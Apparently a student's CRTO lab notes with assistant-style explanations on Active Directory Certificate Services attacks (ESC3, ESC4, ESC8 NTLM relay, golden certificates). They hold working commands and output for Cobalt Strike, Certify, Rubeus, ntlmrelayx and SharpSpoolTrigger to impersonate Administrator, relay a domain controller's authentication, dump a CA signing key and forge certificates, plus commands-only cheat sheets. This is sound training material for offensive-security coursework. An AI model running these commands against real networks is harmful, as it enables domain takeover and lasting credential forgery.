[*] Template                : ESC3
[*] Subject                 : CN=Polly Childs, CN=Users, DC=contoso, DC=com
[*] Certificate Authority   : lon-cs-1.contoso.com\CONTOSO Root CA
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 3
[*] Certificate (PFX)       : MIACAQ[...snip...]AAAAA=
After then use that certificate to request another certificate on behalf if another user
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe request-agent --ca "lon-cs-1.contoso.com\CONTOSO Root CA" --template User --target Administrator --agent-pfx MIACAQ[...snip...]AAAAA= --quiet
[*] Action: Request a certificate (on behalf of another user)
[*] Current user context    : CONTOSO\pchilds
[*] Template                : User
[*] On Behalf Of            : Administrator
[*] Certificate Authority   : lon-cs-1.contoso.com\CONTOSO Root CA
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 4
[*] Certificate (PFX)       : MIACAQ[...snip...]AAAAAA
ESC4: Certificate Template Access Control
“The certificate template itself is not necessarily vulnerable - but I have enough AD permissions to rewrite it until it becomes vulnerable.”
That is the core idea.
With ESC1, ESC2, and ESC3, you abused the existing settings.
With ESC4, you abuse the ACL on the template object
The important point is that ESC4 itself is not usually the final credential abuse.
It is more like:
“I can alter the rules so I can create ESC1/ESC2/ESC3 conditions.”
That makes ESC4 a template-control vulnerability.
This a privilege escalation vulnerability but there's an overly permissive access control entry on a template allowing a low privilege principal to modify it and make it vulnerable to do an escalation technique
The five permissions of interest are:
Owner - the principal has implicit full control of the template and can edit any property.
FullControl - the principal has explicit full control of the template and can edit any property.
WriteProperty - the principal has generic write on the template and can edit any property.
WriteOwner - the principal can change the owner of the template.
WriteDacl - the principal can modify the access controls of the template.

beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet

    Template Name                         : ESC4
    Enabled                               : True
    Publishing CAs                        : lon-cs-1.contoso.com\CONTOSO Root CA
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    Certificate Name Flag                 : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
    Enrollment Flag                       : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Client Authentication, Encrypting File System, Secure Email
    Certificate Application Policies      : Client Authentication, Encrypting File System, Secure Email
    Vulnerabilities
      ESC4                                : The template has insecure delegated permissions.
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
      Object Control Permissions
        Write Owner                 : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
        Write Dacl                  : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
        Write Property              : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
Certify's manage-template command can abuse these permissions. You can:
Grant yourself enrollment rights using
--enroll <sid>where<sid>is the SID of a principal (e.g. a domain user or group).Toggle manager approval (on or off) using
--manager-approvaland set the number of required authorised signatures--authorized-signatures 0.Toggle EKUs that allow client authentication using
--client-auth,--pkinit-author--smartcard-logon.Toggle the ENROLLEE_SUPPLIES_SUBJECT flag using
--supply-subject.
In this example, the Client Authentication EKU is already enabled, so just add the ENROLLEE_SUPPLIES_SUBJECT flag and then mimic ESC1.
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe manage-template --template ESC4 --supply-subject --quiet
[*] Action: Manage a certificate template
[*] Using the search base 'CN=Configuration,DC=contoso,DC=com'
[*] Attempting to toggle certificate name flags on the certificate template.
[*] Successfully modified the certificate template.
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --template ESC4 --quiet
[...snip...]
Certificate Name Flag : ENROLLEE_SUPPLIES_SUBJECT
2026-09-25 20:34 SGT
For ESC4, think of the abuse as:
Find a template you can modify → change it into an ESC1-style vulnerable template → request an Administrator certificate → use it for Kerberos authentication.
For the exact lab you pasted, the steps are:
Enumerate vulnerable templates and confirm you have write control
You already did this with:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet
You are looking for something like:
Template Name: ESC4

Enrollment Rights:
  CONTOSO\Domain Users

Object Control Permissions:
  Write Owner
  Write Dacl
  Write Property
The key thing is:
You can modify the template.
- Check what is already present
In your example, the template already has:
Extended Key Usage:
Client Authentication
and:
Manager Approval Required: False
Authorized Signatures Required: 0
and Domain Users can enroll.
So almost everything required for ESC1 is already there.
The only missing setting is:
ENROLLEE_SUPPLIES_SUBJECT
- Modify the template to allow requester-supplied identity
This is the actual ESC4 abuse:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe manage-template --template ESC4 --supply-subject --quiet
Conceptually:
Before:
CA decides certificate identity from AD

After:
requester may provide identity information
You just turned:
ESC4-controlled template
into something that behaves like:
ESC1
- Verify the change
Re-enumerate:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --template ESC4 --quiet
You want to see:
Certificate Name Flag:
ENROLLEE_SUPPLIES_SUBJECT
At this point the template should effectively have:
Domain Users can enroll
+
Client Authentication
+
ENROLLEE_SUPPLIES_SUBJECT
+
No approval
That is the ESC1-style combination.
- Request a certificate for the privileged identity
Now abuse the modified template:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe request --ca "lon-cs-1.contoso.com\CONTOSO Root CA" --template ESC4 --upn Administrator --quiet
You are effectively saying:
I am pchilds
but issue this authentication certificate
with Administrator as the supplied identity.
If successful, you get:
Certificate (PFX):
MIACAQ...
This is the certificate + private key.
- Use the PFX to request an Administrator TGT
Now move from ADCS to Kerberos with PKINIT:
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgt /user:Administrator /domain:CONTOSO.COM /certificate:<BASE64_PFX> /enctype:aes256 /nowrap
Successful result:
TGT request successful

UserName:
Administrator

ServiceName:
krbtgt/CONTOSO.COM
At that point you have an Administrator TGT.
So the whole ESC4 chain is:
Low-privileged user
        ↓
Find template with WriteProperty / WriteDACL / WriteOwner
        ↓
Modify template
        ↓
enable ENROLLEE_SUPPLIES_SUBJECT
        ↓
template becomes ESC1-like
        ↓
request cert for Administrator
        ↓
receive PFX
        ↓
Rubeus asktgt using PKINIT
        ↓
Administrator TGT
The CRTO shortcut I would memorize is:
ESC4
=
WRITE TEMPLATE
→ MAKE ESC1
→ REQUEST ADMIN CERT
→ PKINIT
→ TGT
And for this specific lab, the actual command flow is essentially:
# 1. Enumerate
Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet

# 2. Modify template
Certify.exe manage-template --template ESC4 --supply-subject --quiet

# 3. Verify
Certify.exe enum-templates --template ESC4 --quiet

# 4. Request Administrator cert
Certify.exe request --ca "lon-cs-1.contoso.com\CONTOSO Root CA" --template ESC4 --upn Administrator --quiet

# 5. Use resulting PFX for PKINIT
Rubeus.exe asktgt /user:Administrator /domain:CONTOSO.COM /certificate:<PFX> /enctype:aes256 /nowrap
The main conceptual point is: ESC4 is not the final impersonation technique. ESC4 gives you control over the template, and you use that control to manufacture another vulnerability - most commonly ESC1.
ESC8: NTLM Relay to ADCS HTTP Endpoints
What NTLM is
NTLM is a Windows challenge-response authentication protocol. It lets a client prove possession of authentication material without sending the plaintext password over the network. In ESC8, the goal is to relay an incoming NTLM authentication to an AD CS web-enrollment endpoint that accepts it; the relay does not reveal the user's password.
Start with a normal Windows login to another machine
Imagine:
Alice's PC ───────────────▶ File Server
Alice wants to authenticate as:
CONTOSO\alice
The file server doesn't want Alice to literally send:
password = SuperSecret123
over the network.
Instead, NTLM uses a challenge-response exchange.
Very simplified:
Alice                      Server
  |                           |
  | "I'm Alice"               |
  |-------------------------->|
  |                           |
  |       random challenge    |
  |<--------------------------|
  |                           |
  | response calculated       |
  | using Alice's secret      |
  |                           |
  | response                  |
  |-------------------------->|
  |                           |
  |      AUTH SUCCESS         |
The password itself never crosses the network.
What is the "challenge"?
The server basically gives Alice a random number:
Server:
"Prove you're Alice.

Here's a random challenge:
583920174..."
Alice's computer combines that challenge with credential material derived from her password and computes a response.
Conceptually:
NTLM response =
function(
    password-derived secret,
    server challenge,
    other data
)
Then the response goes back.
The server/domain infrastructure determines:
Would Alice's credential have produced this response?
If yes:
Authenticated as Alice
Now NTLM relay starts making sense
Here is the subtle problem.
Suppose Alice believes she is authenticating to:
ATTACKER
The attacker receives Alice's NTLM exchange.
The attacker doesn't know Alice's password.
But instead of trying to crack anything, the attacker opens another connection to:
TARGET SERVER
and acts as a middleman.
Conceptually:
Alice             Attacker             Target
  |                   |                   |
  | "I'm Alice"       |                   |
  |------------------>|                   |
  |                   | "I'm Alice"       |
  |                   |------------------>|
  |                   |                   |
  |                   | challenge         |
  |                   |<------------------|
  | challenge         |                   |
  |<------------------|                   |
  |                   |                   |
  | response          |                   |
  |------------------>|                   |
  |                   | response          |
  |                   |------------------>|
  |                   |                   |
  |                   | AUTH SUCCESS      |
The attacker is basically forwarding messages.
That's NTLM relay.
The attacker does NOT know the password
This is the part to lock in.
Suppose:
Alice password:
SuperSecret123
The attacker does not learn:
SuperSecret123
Instead, Alice's own machine performs the necessary cryptographic calculation.
The attacker merely forwards:
challenge
↕
response
between Alice and the target.
So:
NTLM relay = use the victim as a live authentication oracle.
Now put ESC8 on top
Let's revisit your ESC8 example.
Target:
ADCS:
http://lon-cs-1/certsrv/
Victim:
LON-DC-1$
The attacker somehow causes:
LON-DC-1$
to authenticate using NTLM to the attacker's listener.
Now:
LON-DC-1$           Attacker              ADCS
    │                   │                   │
    │ NTLM              │                   │
    ├──────────────────>│                   │
    │                   │ relay             │
    │                   ├──────────────────>│
    │                   │                   │
    │                   │ authentication    │
    │                   │ succeeds as       │
    │                   │ LON-DC-1$         │
At this point ADCS thinks:
HTTP user = CONTOSO\LON-DC-1$
The attacker then uses that authenticated session to request:
DomainController certificate
Therefore:
DC NTLM authentication
       ↓
NTLM relay
       ↓
authenticated ADCS session as DC
       ↓
request certificate
       ↓
LON-DC-1.pfx
Why ESC8 is especially clever
Originally the attacker only had:
one temporary NTLM authentication event
That's transient.
But they convert it into:
certificate + private key
Now they possess reusable credential material.
So ESC8 essentially performs:
LIVE NTLM AUTHENTICATION
          ↓
        relay
          ↓
   CERTIFICATE CREDENTIAL
That's why ADCS makes this particularly interesting.
2026-09-25 20:45 SGT
For the authorized CRTO lab flow you pasted, use this exact mental model:
Coerce DC → capture its NTLM auth on pivot host → tunnel to ntlmrelayx → relay to ADCS
/certsrv/→ request DC certificate → use certificate for Kerberos.
ESC8 exact cheat sheet
ESC8
==================================================

GOAL:
Turn a victim's NTLM authentication into
a certificate issued by ADCS for that victim.

CORE FLOW:

Victim
  ↓ NTLM auth
Pivot host :445
  ↓ reverse port forward
ntlmrelayx
  ↓ HTTP relay through SOCKS
ADCS /certsrv/
  ↓
Victim certificate (.PFX)
  ↓
PKINIT
  ↓
Victim TGT
1. Confirm the CA is vulnerable
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-cas --filter-vulnerable --hide-admins --quiet
You are looking for:
ESC8 : The CA supports HTTP web enrollment without channel binding.

Legacy ASP Enrollment Website:
http://lon-cs-1.contoso.com/certsrv/
Memory:
ESC8 found
=
NTLM relay into ADCS web enrollment may work
2. Check whether port 445 is already occupied
netstat
Expected:
TCP 0.0.0.0:445 LISTENING PID 4
Meaning normal Windows SMB currently owns:
TCP/445
But you need your relay tunnel to receive connections there.
3. Prevent LanmanServer from restarting
Before modifying the SMB stack, read and save the current service binary path, start mode, and running state with sc_qc lanmanserver and sc_enum lanmanserver; record srv2 and srvnet states and the TCP/445 listener too. Check existing firewall rules before adding one. The command below is the recorded course-lab value, not a restoration default for another host.
Your lab uses:
sc_config lanmanserver "C:\Windows\system32\svchost.exe -k netsvcs -p" 1 4
The important part is:
startmode: 4
meaning disabled.
This stops Windows from immediately reclaiming 445 while you're setting up the relay path.
4. Stop the SMB server stack
In order:
sc_stop lanmanserver
sc_stop srv2
sc_stop srvnet
Why this order?
Conceptually:
lanmanserver
     ↓
srv2
     ↓
srvnet
     ↓
TCP/445 released
Then verify:
netstat
and confirm Windows is no longer listening on:
0.0.0.0:445
Important consequence:
This breaks SMB services on that machine, including SMB shares and potentially SMB Beacons.
5. Bind port 445 to your reverse forwarding path
Your lab:
rportfwd_local 445 localhost 7445
Meaning:
Victim
   ↓
Pivot host:445
   ↓
Cobalt Strike reverse port forward
   ↓
Your workstation:7445
Your Docker mapping then sends:
host:7445
   ↓
container:445
where ntlmrelayx listens.
Verify again:
netstat
Now 445 should be listening again, but owned by your Beacon process rather than PID 4.
6. Start SOCKS
socks 1080 socks5
This solves the opposite routing direction:
Kali
 ↓
SOCKS
 ↓
Beacon/pivot
 ↓
internal CA
Remember:
rportfwd_local
= victim → attacker

SOCKS
= attacker → internal network
You need both.
7. Start Kali / Docker relay environment
Your lab:
docker container start -i kali-1
Then inside Kali run:
proxychains impacket-ntlmrelayx \
  -t http://10.10.120.5/certsrv/certfnsh.asp \
  -smb2support \
  --adcs \
  --template DomainController
Break this down:
-t http://10.10.120.5/certsrv/certfnsh.asp

→ relay authentication to the ADCS enrollment endpoint
-smb2support

→ support SMB2 for incoming victim authentication
--adcs

→ tell ntlmrelayx this target is ADCS
--template DomainController

→ once authenticated as the DC,
   request a DomainController certificate
At this point you should see:
Servers started, waiting for connections
Now the relay infrastructure is ready.
8. Coerce the domain controller
I really like this signal that means in terms of coercion we are using the S for you to self lesson to relay the credentials of the domain controller
In your lab:
execute-assembly C:\Tools\SharpSystemTriggers\SharpSpoolTrigger\bin\Release\SharpSpoolTrigger.exe 10.10.120.1 10.10.121.108
Interpretation:
10.10.120.1
= victim / DC

10.10.121.108
= attacker-controlled pivot/listener
Conceptually:
LON-DC-1$
   ↓
forced/coerced network authentication
   ↓
10.10.121.108:445
The DC then starts NTLM authentication to your listener.
9. ntlmrelayx receives and forwards the authentication
The path is:
LON-DC-1$
    ↓ NTLM/SMB
Pivot :445
    ↓ rportfwd_local
Kali ntlmrelayx
    ↓ proxychains / SOCKS
ADCS HTTP endpoint
You want output similar to:
Authenticating connection from
CONTOSO/LON-DC-1$

against
http://10.10.120.5

SUCCEED
This is the key moment.
It means:
ADCS accepted relayed authentication
as LON-DC-1$
10. ADCS certificate request occurs
Then ntlmrelayx automatically performs:
Generating CSR...
CSR generated!
Getting certificate...
GOT CERTIFICATE!
And saves:
./LON-DC-1.pfx
This is your actual prize.
The whole ESC8 phase has now achieved:
temporary DC NTLM authentication
        ↓
relay
        ↓
reusable DC certificate credential
11. Use the certificate for PKINIT
Conceptually:
LON-DC-1.pfx
   ↓
certificate authentication
   ↓
PKINIT
   ↓
KDC
   ↓
TGT for LON-DC-1$
In the CRTO ESC8 lesson, this continuation is mentioned but not shown in full. The issued certificate represents the computer account LON-DC-1$, not a domain administrator. Use the installed Rubeus build's asktgt command to obtain that machine account's TGT, then use the S4U2self computer-takeover route from 15d. Kerberos S4U2self Computer Takeover if the lab objective requires an Administrator service ticket. The exact Rubeus S4U example is documented there. A machine-account TGT alone does not prove remote Administrator or C$ access; the final service ticket and target authorization still need to be checked.
The relay creates LON-DC-1.pfx inside the Kali/relay environment. The video excerpt does not specify how that file is transferred or encoded for Rubeus, so use the installed build's accepted certificate/PFX input and the lab's approved transfer method. Keep the PFX and any resulting TGT private, and verify that current certificate-mapping policy accepts the certificate before concluding PKINIT succeeded.
Keep the boundary clear:
ESC8 ends at:
"I obtained the victim's certificate."

Post-ESC8:
"I now use that certificate/Kerberos identity."
Full attack chain in one diagram
1. ENUMERATE
   Certify enum-cas
        ↓
   ESC8 + /certsrv/ found


2. PREPARE PIVOT
   stop Windows SMB
        ↓
   free TCP/445


3. REVERSE FORWARD
   victim → pivot:445
        ↓
   rportfwd_local
        ↓
   Kali ntlmrelayx


4. SOCKS
   Kali
        ↓
   SOCKS 1080
        ↓
   internal ADCS


5. START RELAY
   ntlmrelayx
        ↓
   target /certsrv/certfnsh.asp
        ↓
   request DomainController template


6. COERCE
   LON-DC-1$
        ↓
   authenticates to pivot:445


7. RELAY
   DC NTLM
        ↓
   ntlmrelayx
        ↓
   ADCS


8. ISSUE CERTIFICATE
   CA thinks requester = LON-DC-1$
        ↓
   LON-DC-1.pfx


9. POST-EXPLOIT
   PFX
        ↓
   PKINIT
        ↓
   DC TGT
Commands-only CRTO cheat sheet
# Find ESC8
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-cas --filter-vulnerable --hide-admins --quiet

# Confirm 445
netstat

# Disable SMB server auto-restart
sc_config lanmanserver "C:\Windows\system32\svchost.exe -k netsvcs -p" 1 4

# Stop SMB services
sc_stop lanmanserver
sc_stop srv2
sc_stop srvnet

# Confirm 445 is free
netstat

# Reverse forward victim SMB auth to attacker
rportfwd_local 445 localhost 7445

# SOCKS for attacker → internal network
socks 1080 socks5

# Start Kali container
docker container start -i kali-1

# Relay NTLM into ADCS
proxychains impacket-ntlmrelayx \
-t http://10.10.120.5/certsrv/certfnsh.asp \
-smb2support \
--adcs \
--template DomainController

# Coerce DC authentication
execute-assembly C:\Tools\SharpSystemTriggers\SharpSpoolTrigger\bin\Release\SharpSpoolTrigger.exe 10.10.120.1 10.10.121.108

# Expected result
LON-DC-1.pfx
And the shortest possible memory phrase is:
ESC8 =
FREE 445
→ FORWARD 445
→ SOCKS
→ RELAY TO /certsrv/
→ COERCE DC
→ GET DC PFX
→ PKINIT
One improvement I'd make to your notes: keep “ESC8 mechanics” and “Cobalt Strike plumbing” as separate sections. ESC8 itself is only coerce → relay → enroll → get PFX; all the srvnet, port-forwarding, Docker, and SOCKS work exists because your relay tool is sitting behind a C2 pivot.
DPERSIST1: Golden Certificates
Golden certificates are the ADCS equivalent of a golden ticket
The key idea is if you steal the certificate authority's private signing key you no longer need to ask the certificate authority to issue the certificates
You can just forge your own certificates O offline sign them as if your the cert certificate authority issued them and used them for authentication
2026-09-25 20:52 SGT
Golden Certificates are the ADCS equivalent of a Golden Ticket.
The key idea is:
If you steal the CA’s private signing key, you no longer need to ask the CA to issue certificates. You can forge your own certificates offline, sign them as if the CA issued them, and use them for authentication.
That is why this is a persistence technique.
Why this is so powerful
Normally:
User requests certificate
      ↓
CA checks template / permissions
      ↓
CA signs certificate
      ↓
Certificate trusted by domain
With the CA private key:
Attacker
   ↓
forges certificate offline
   ↓
signs it using stolen CA private key
   ↓
domain sees valid CA signature
   ↓
certificate is trusted
So you bypass:
Templates
Enrollment permissions
Manager approval
Certificate requests
CA web endpoints
You essentially become your own CA.
Why it's like the krbtgt key
Golden Ticket:
Steal krbtgt key
      ↓
forge Kerberos TGTs
Golden Certificate:
Steal CA signing key
      ↓
forge trusted certificates
      ↓
use certificate authentication / PKINIT
      ↓
obtain TGTs
So:
krbtgt key → forge tickets

CA private key → forge certificates
That is the analogy you should remember.
Step 1 - Compromise the CA
You need privileged execution on the CA server:
lon-cs-1
The CA is considered Tier 0 because compromising it may ultimately compromise the entire domain.
Step 2 - Dump the CA certificate + private key
Your lab uses:
Certify.exe manage-self --dump-certs --quiet
The output gives:
Certificate (PFX) - CONTOSO Root CA
Important:
This PFX contains:
CA certificate
+
CA private signing key
The private key is the critical part.
The CA's public certificate is not secret.
The signing key is.
Step 3 - Save it
The Base64 output is decoded into:
contoso-root-ca.pfx
Now you possess the CA key material offline.
At this point, even if you lose your Beacon on the CA server, you still retain the signing capability as long as the key remains trusted.
That's why it is persistence.
Step 4 - Forge a certificate
Now Certify is used locally:
Certify.exe forge ...
You're saying:
Use stolen CA key

Create certificate claiming:
Identity = Administrator

Sign certificate as:
CONTOSO Root CA
So the resulting certificate looks legitimate because the cryptographic signature validates against the trusted CA.
Important forge fields
Your command contains several important pieces.
--ca-cert
--ca-cert contoso-root-ca.pfx
This is the stolen CA keypair.
Think:
“Sign my forged certificate using the real CA key.”
--upn Administrator
This establishes the authentication identity:
Administrator
Conceptually:
Certificate identity → Administrator
--subject
CN=Administrator,
CN=Users,
DC=contoso,
DC=com
This makes the certificate metadata look consistent with the Administrator account.
--sid
S-1-5-21-...-500
500 is commonly the RID of the built-in domain Administrator account.
Including the SID can help with strong certificate mapping / identity binding depending on the environment.
The important idea:
UPN → Administrator
SID → exact Administrator AD object
--crl
This specifies a valid-looking Certificate Revocation List location.
Why?
A certificate can contain information telling clients/domain infrastructure where revocation information should be checked.
If those fields are malformed or unrealistic, authentication may fail or the forged certificate may appear suspicious.
Step 5 - Use forged certificate for Kerberos
Once you have:
forged-admin.pfx
you can use certificate-based Kerberos authentication:
forged cert
     ↓
PKINIT
     ↓
KDC
     ↓
Administrator TGT
So:
Golden Certificate
      ↓
Rubeus asktgt
      ↓
Administrator TGT
Notice:
The forged certificate itself is not the TGT.
It is the credential used to obtain the TGT.
Why this survives password changes
This is a very important point.
If Administrator changes their password:
Administrator password → changed
your forged certificate can still work because authentication is based on:
certificate + private key
not the password.
Similarly, rotating:
krbtgt
doesn't directly invalidate the CA signing key.
The real fix is usually:
replace / revoke / retire compromised CA key
and remediate the PKI trust chain.
That can be much more disruptive.
Golden Certificate vs ESC attacks
ESC1–ESC4/8 generally require the CA to actively issue something:
ESC attack
   ↓
abuse CA / template / enrollment
   ↓
CA issues certificate
Golden Certificate:
Steal CA private key
   ↓
CA no longer needed
   ↓
forge certificate yourself
That's a major escalation.
DPERSIST1 CHEAT SHEET
GOLDEN CERTIFICATE / DPERSIST1
================================================

GOAL:
Steal CA signing key and forge trusted
authentication certificates offline.

PREREQUISITE:
Privileged access to CA server
(or access to CA private key)

CORE IDEA:

CA private key
      ↓
forge certificate for arbitrary user
      ↓
certificate appears CA-signed
      ↓
PKINIT
      ↓
Kerberos TGT
Enumeration / recognition
Find CA:
Certify enum-cas

Identify:
- CA hostname
- CA certificate
- validity
- authentication trust
Then:
Compromise CA
      ↓
dump CA keypair
Key command in your lab
Certify.exe manage-self --dump-certs --quiet
Result:
CA PFX
=
CA certificate
+
CA private signing key
Forge
Certify.exe forge
 --ca-cert <CA-PFX>
 --upn Administrator
 --subject <Administrator DN>
 --sid <Administrator SID>
 --crl <valid CRL path>
Result:
Forged Administrator PFX
Use
Forged PFX
   ↓
PKINIT
   ↓
Rubeus asktgt
   ↓
Administrator TGT
Memory shortcut
Golden Ticket
= steal krbtgt key
→ forge tickets

Golden Certificate
= steal CA key
→ forge certificates
And the one-line version:
DPERSIST1 = compromise CA → steal CA private key → forge trusted certs for arbitrary identities → use PKINIT to obtain TGTs.
The most important distinction from ESC1–ESC8 is that Golden Certificates no longer depend on a vulnerable template or enrollment flow once the CA signing key has been stolen.
2026-09-25 20:55 SGT
Yes - your understanding is basically right.
A Golden Certificate does not itself mean “I am Domain Admin.” It means:
You control a trusted CA signing key, so you can forge certificates that the domain may trust as belonging to chosen users or computers.
That can lead to Domain Admin-equivalent access if you forge a certificate for a privileged identity and the domain accepts that certificate for authentication.
So the power is:
Golden Certificate capability
        ↓
Forge cert for chosen identity
        ↓
Authenticate as that identity
        ↓
Receive that identity's Kerberos privileges
For example:
Forge cert for:
Administrator

        ↓

PKINIT

        ↓

Get TGT for Administrator

        ↓

You now operate with Administrator's domain privileges
So yes:
You can impersonate users, assuming the forged certificate maps successfully to that AD identity.
And not only users. Potentially computers/services too.
The useful way to think about it is:
Golden Certificate ≠ privilege itself

Golden Certificate = ability to manufacture trusted authentication credentials
That means you can potentially forge credentials for identities such as:
Domain Administrator
Enterprise Administrator
ordinary domain user
service account
computer account
domain controller account
Then whatever that identity can normally do becomes available after successful authentication.
So if you forge a cert for a normal employee:
employee cert
→ employee TGT
→ employee permissions
Nothing magical.
But if you forge one for:
Domain Admin
then:
DA cert
→ DA TGT
→ Domain Admin privileges
The same logic applies to a machine identity:
forge cert for SERVER01$
        ↓
authenticate as SERVER01$
        ↓
obtain SERVER01$ Kerberos identity
This can matter because machine accounts can have delegation rights, service permissions, or other privileged relationships.
The big practical abilities are therefore:
1. User impersonation
   forge certificate for selected user
   → authenticate as that user

2. Privileged-user impersonation
   forge certificate for admin identity
   → potentially obtain privileged TGT

3. Computer-account impersonation
   forge certificate for computer/DC identity
   → authenticate as that machine

4. Persistence
   passwords can change and your CA key may still let
   you mint fresh certificates

5. Re-create access later
   instead of stealing one cert once,
   you can keep manufacturing new ones

6. Bypass normal certificate enrollment controls
   templates / approvals / enrollment permissions
   are no longer your main constraint
The persistence aspect is especially important.
Compare stealing one Administrator certificate:
stolen Administrator cert
        ↓
one credential
        ↓
eventually expires / revoked
versus stealing the CA signing key:
CA key
   ↓
forge Administrator cert today

CA key
   ↓
forge another Administrator cert later

CA key
   ↓
forge DC cert

CA key
   ↓
forge another user's cert
So you haven't just stolen a credential.
You've stolen the machinery used to create credentials.
That is why this is roughly analogous to the krbtgt secret.
A useful hierarchy is:
Password/hash
→ lets you authenticate as ONE identity

User certificate
→ lets you authenticate as ONE identity

Golden Certificate / CA key
→ lets you potentially CREATE credentials
  for MANY trusted identities
And one nuance: it doesn't mean literally every certificate you invent will always work. Modern AD certificate mapping, EKUs, trust configuration, revocation behavior, and strong certificate-mapping requirements can affect whether a forged certificate is accepted.
But the correct high-level model is:
Golden Certificate = trusted certificate-forging capability. If you forge a valid authentication certificate that maps to a privileged AD account, you can authenticate as that account and inherit its privileges.
ESC8 LAB
Enumeration
Launch Cobalt Strike and connect to the team server.
Enumerate the certificate authority for vulnerabilities.
Command:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-cas --filter-vulnerable --hide-admins --quietThis will show that lon-cs-1 is vulnerable to ESC8.
Relay Setup
Use Beacon to start a SOCKS proxy.
- socks 1080 socks5
Run netstat to see that port 445 is currently bound.
Set the lanmanserver service's start mode to disabled to prevent it from automatically restarting.
Command:
sc_config lanmanserver "C:\Windows\system32\svchost.exe -k netsvcs -p" 1 4Stop these services in the following order to unbind port 445.
- sc_stop lanmanserver
- sc_stop srv2
- sc_stop srvnet
Run netstat and verify that 445 is no longer bound.
Start a reverse port forward that will bind to port 445 and redirect the traffic to 127.0.0.1:7445 on the attacker desktop.
- rportfwd_local 445 localhost 7445
netstat will show 445 being bound again, but the PID will be that of the Beacon.
Port 445 is not always allowed inbound on the Windows firewall, particularly for Workstation. Add the rule:
Command:
powerpick New-NetFirewallRule -Name "<UNIQUE-LAB-RULE-NAME>" -DisplayName "CRTO ESC8 relay <RUN-ID>" -Direction Inbound -Protocol TCP -Action Allow -LocalPort 445Record the unique rule name and verify that only this run's rule was created. Do not reuse the generic
File Sharingdisplay name: removing rules by display name can match unrelated pre-existing rules.
Relaying
On the Attacker Desktop, open a Command Prompt and run the Kali Docker container.
- docker container start -i kali-1
Configure proxychains to use Cobalt's SOCKS proxy.
- Open /etc/proxychains.conf in vim or nano.
- Scroll to the last line.
- Replace the default socks4 entry with socks5 10.0.0.5 1080
- Save the changes.
Use ntlmrelayx and proxychains to relay incoming authentication requests to the ADCS HTTP endpoint. We're going to relay the credentials of a domain controller, so we'll specifically request a DomainController certificate.
Command:
proxychains impacket-ntlmrelayx -t http://10.10.120.5/certsrv/certfnsh.asp -smb2support --adcs --template DomainControllerWhile that is waiting, go back to Beacon.
Coerce the domain controller into authenticating to the current machine.
Command:
execute-assembly C:\Tools\SharpSystemTriggers\SharpSpoolTrigger\bin\Release\SharpSpoolTrigger.exe 10.10.120.1 10.10.121.108The reverse port forward will tunnel the request down to ntlmrelayx, which should spring to life and relay up through the SOCKS proxy. A file called LON-DC-1.pfx should be created.
Press Ctrl+C to stop ntlmrelayx.
Cleanup
Stop the SOCKS proxy.
- socks stop
Stop the reverse port forward.
- rportfwd stop 445
Restore the services to their recorded original states.
Command:
sc_config lanmanserver "<ORIGINAL-SERVICE-BINARY-PATH>" 1 <ORIGINAL-START-MODE>sc_start srvnet- only if it was running before the test.sc_start srv2- only if it was running before the test.sc_start lanmanserver- only if it was running before the test.
Remove the firewall rule.
Command:
powerpick Remove-NetFirewallRule -Name "<UNIQUE-LAB-RULE-NAME>"
